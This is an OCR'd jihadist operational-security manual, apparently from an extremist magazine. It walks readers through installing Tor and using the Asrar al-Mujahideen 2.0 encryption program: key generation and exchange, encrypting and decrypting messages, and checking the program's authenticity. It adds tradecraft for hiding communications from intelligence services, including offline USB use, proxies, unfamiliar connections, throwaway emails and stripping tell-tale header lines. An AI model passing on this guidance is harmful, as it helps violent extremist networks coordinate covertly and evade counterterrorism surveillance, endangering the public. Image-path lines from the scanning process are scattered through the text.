
Tor Install's nothing! Only extracts! So whenever you wish you may delete Tor at any time




It also includes it's own Browser based on Firefox

How to download/install/use

Step 1: Goto https://www.torproject.org/ and click Download Tor




Step 2: Click on download or right click & Save as if you are using Windows




Click the relevant if you are using a different Operating System


Smartphone Downloads goto Google Play & search for “orbot proxy with tor”




Remember Google Play will log your email address you use to login in to Google Play so make sure you use a fake/new address that does not reveal anything about you name, dob, etc.




Step 3: Double click on the downloaded file




Step 4: Select the Destination folder and click Install




Step 5: Once Install has finished click finish to run. To open the program make sure to goto the destination folder the open tor browser as there are no shortcuts created




Step 6: if you receive this box simply click Connect and wait for Tor to Connect



Step 7: to check if tor is working correctly simply click “Test Tor Network Setting”



Step 8: to check if tor is has changed you location goto http://www.ip-adress.com the ip location should be different from you actual location



the result

To change your identity simply click on the onion then new identity & browser will automatically reopen the browser under a new identity

To Exit Tor simply close the browser like normal

Note: If you want to move the Tor Folder to another place or on a memory stick there is nothing wrong with that and its settings will remain unchanged Insha Allah!

Make sure when using tor you try to avoid playing youtube videos etc as this can potentially give away you actual location. It is best to download **freemake video downloader** or the equivalent and download the video for offline viewing

Praise be to Allah, Lord of the Worlds

How to use Asrar al-Mujahideen:
Sending & Receiving Encrypted Messages

Sending an important message in the old days only required a piece of paper, a writing utensil, and a trustworthy messenger that knows the location of the party you need to reach. Today, this is still an effective method if such a messenger is available and can get around without anyone stopping him. However, for the most part, this method has slowly evaporated and is now replaced with the Internet. Its benefit is that if there is no messenger that exists, access to the other party is only a few clicks of a mouse button away. Its harm is that the spies are actively paying attention to the Emails, especially if you are an individual that is known to be jihādī-minded. So how does one go about sending important messages without it being noticed by the enemy? Following is one method and that is by using an encryption software.

One such software is a program created by our brothers called Asrar al-Mujahideen 2.0. Here, we will discuss how to use this program, how to create your key, how to send and receive the public key of the other party, and how to check if your version of the software is forfeited or not. There are many things you can do with this program besides sending and receiving encrypted messages; we will cover those aspects in later issue, *In Shā' Allāh*.

I. CREATING YOUR KEY

After you download Asrar and open the program, you will see the main interface as is:

The first thing you need to do is create a key for yourself. So go ahead and click on 'Keys Manager' on the left hand side menu. You will get a small pop-up menu looking like the image to the left. Go ahead and click on 'Generate Keys' towards the bottom. You will get a pop-up looking like the image on the right:

In the first field, you type in your username that you would like to use; it has to be at least 5 characters. If you would like to use Arabic, you just have to click on the button to the far right to change the language. Then for the passphrase, enter in a password that is easy for you to remember, but difficult for anyone to figure out; it has to be at least 8 characters. Afterwards, click on 'Generate Now' at the bottom. This will take some time to create, so be patient. Mines took 10 minutes, so don't be surprised if it's longer.

Afterwards, click 'Close'. Now you are back to the previous pop-up. Click on 'Import Key' and import both the public and private keys. When you do that, it should look like what I have below. When finished, click 'Close'.

So now, under the Anti-Symmetric Keys, you should have both your keys listed. The first key is your private key; the second is your public. When you send your key to other people, you always send your public key and never the private one. This is because if they have the private key, they will be asked for your password.

II. IMPORTING YOUR ASSOCIATE'S KEY

The next step is to import your associate's public key in order to communicate with him. But before we do that, we need to know how to export a key (pretending that you are the friend) and how to send that key. Click on 'Keys Manager' and click 'Export Public Key'. Here, you will notice that your Public Key is readily available from before, sitting in the folder that has the Asrar program. If you save, it's just going to overwrite the same file, so click 'Cancel'. Now access the folder that has your Asrar program and open your Public key using notepad. You will get the image to the left:

The code sitting in the middle of the two lines is the public key. What you do is copy the entire page, and send that to your associate via any communication method you use such as Email. So now let's pretend that you already sent it over Email and your associate accesses that Email and sees the code. What does he do with it? He needs to first open notepad, and copy and paste the entire code. Save the file (the name doesn't matter) and close it. Then rename the file extension; notepad ends with .txt so we need to change it to .akf by right click, choosing rename and changing the extension. If you are unable to change the extension, then you need to access your folder options in any open window and uncheck 'hide extensions for known file types' [Tools - Folder Options - View]. Once you change it to .akf, go back to the Asrar program and import that public key by clicking 'Keys Manager' and 'Import Key'. Choose the file and click 'Open' to import it. Once imported, click close.

III. ENCRYPTING THE MESSAGE

Now that you have your and your associate's key ready, it's time to send a message to him. On the main interface of Asrar, click on your private key (under 'Type', it starts with 'Pub/Priv') and then click the red arrow to the left of 'Local User (Private Key)' towards the middle. You will do this every single time you want to send a message to someone. Then click on your associate's public key and click the blue arrow to the left of 'Remote User (Public Key)'. You are clicking this because you want to send the message to this individual. If you make a mistake, you can always click 'Clear Key' to the right.

Now click on 'Messaging' on the menu bar. Here, you will see a variety of options. For now, we will stick to the tabs entitled, 'Message to Send' and 'Received Encrypted Message'. In the 'Message to Send', write a short message for your friend. If you want to change between Arabic and English, you can click on the buttons on the top right.

Once finished, click 'Encrypt'. The next step is to send the code between the two lines to your associate through a method that you both agreed upon. Make sure to only send the code in between and not the 'Begin' and 'End' lines since if the authorities or any administrator sees such, it may open the door for more difficulties.


IV. DECRYPTING THE MESSAGE

So now let's pretend that you are the associate and you just received a new message in your Inbox that has all this code. How do you decrypt this code?

First copy the code and open Asrar.[1] Click on your private key and choose the red arrow. Then click on your associate's

1 Keep in mind, you can only do this part if you have your associate's private key and password since you cannot decrypt your own message unless if you sent it to yourself originallay in the Asrar program; you can always create a set of test keys to try this out.

public key (that has sent the message) and choose the blue arrow. Click 'Messaging' and then click 'Received Encrypted Message'. In the Passphrase, enter your password. If your password is in English, make sure to click on the button that is left to the top right button. You can uncheck 'Mask' to see if you are entering in your password correctly. Once you enter your password, paste the code into the empty box below and click 'Decrypt'. It will then take a moment to decrypt. If the code decrypted successfully, you will see the secret message from your associate. If you get an error, then it could be because of any of the following reasons:




a) You have more than one 'Pub/Priv' key and you chose the wrong one or did not put it in the correct place (i.e., local user).
b) The message is intended for someone else.
c) You copied the code incorrectly; make sure that the code is left aligned. You can do this by pasting it into Microsoft Word or a Rich Text Editor.
d) Your associate did not copy the code correctly.
e) Your associate changed his public key and used a new one to send you the message.
f) You imported the wrong public key.

If you get an error, try to troubleshoot with these reasons in mind. The program is very easy to use, so it's easy to find where the error lies.

Lastly, you can click on 'Save' on the top right to save the message as a text file to your computer.

V. CHECKING THE AUTHENTICITY

Now before you start using Asrar to send and receive encrypted messages, you need to first check if your copy of the Asrar program is legit or not. This is because the enemy has created an Asrar program identical to what the brothers created; the only difference is that the enemy had built in a mechanism that would allow them to spy on your program if they were to just have access to your public key.



So how do you check the authenticity? First open Asrar. Towards the bottom, you will see a few tabs starting with 'Select File to Encrypt'. Click on the arrow pointing right to go to the last tab entitled, 'Check Files Fingerprints'. Click on 'Browse' and select your Asrar program.

Click 'Open'. You will then see in the FFP field a bunch of characters. Copy and Paste these characters onto the OFP field below.

Then click on 'Check'. A pop-up box will appear to immediately tell you if your copy of the program is legit or not. If it is legit, it will look like the image to the left. If it is not legit, it will look like the image to the right:


If your program is fraudulent, you would have to find the authentic copy over the Internet and download it and re-run the fingerprint check to make sure it's safe to use. If you have the authentic copy, it's good to story a few extra copies on various formats such as CD, DVD, External Storage Devices and whatnot.

VI. ADVICE

Finally, I would like to give some practical advice to the ones using this program. Firstly, don't trust the program 100% even though it's been proven to be effective and safe. Strive to use other means such as writing letters or leaving messages using special symbols in uninhabited areas. If you need to use the program to contact someone that you have no other way of contacting except through the Internet, then follow these procedures:

a) Never keep the Asrar program on your computer's hard drive. Always have it ready on a USB flash drive that you don't use for anything else. This is because if the Asrar program is available on the hard drive and you access the Internet with that computer, it's possible that the enemy will use spy programs to infiltrate your computer and figure out your password for your private key by recording your key strokes.

b) Don't use this USB flash drive whilst connected to the Internet. Keep your computer offline while writing, encrypting and decrypting messages.



c) Get in the habit of changing your private key password as much as possible. The ideal way would be to change it every time before compiling a new message. To change the password, click on, 'Keys Manager' and 'Change Passphrase'.

d) Use any program that provides USB flash drive protection just in case. Some flash drives now come with security protection; invest in security.

e) When you send your message to your associate over the Internet, use a proxy and an Internet connection that you don't regularly use (such as coffee shops).

f) If you and your associate will use Email as the primary means of communication, then obviously, don't use your regular public Email to send encrypted messages; create a new Email using a proxy and an Internet connection you don't regularly use.

g) Do careful research (using a proxy) and exploration to figure out other alternatives besides Email; if you are confident about its security, use it.

ASRAR AL-MUJAHIDEEN 2.0

Terr0r1st extras

> It is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program.

In the previous issue, we discussed in-depth the main function of *Asrar al-Mujahideen 2.0*, namely its communication methods through the use of encryption. Here, we will be touching on some of the extra functions of the program that you can find useful. We will talk about encrypting and decrypting files on your computer. Afterwards, we will discuss the File Shredder process.

Before we start talking about that, it is important to note that getting caught from the intelligence services for using this program will most likely end you up in prison. So we have explained how to use the program, but it is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program. It will take research and exploration on your part in order to devise a well-thought out plan to keep every identity safe.

1. Encrypt File

Let's say you have a Word Document on your computer that you don't want any prying eyes to see. You could just use the hidden feature available on the system or bury the file somewhere in some system file, but it's still possible that someone can find it if he searches hard enough. For law enforcement agencies however, finding files isn't much of an issue. They have programs exclusive to their departments that can seek out what they are looking for based on both the file name and its contents. In order to have some peace of mind, the encryption method would be the best alternative to take.

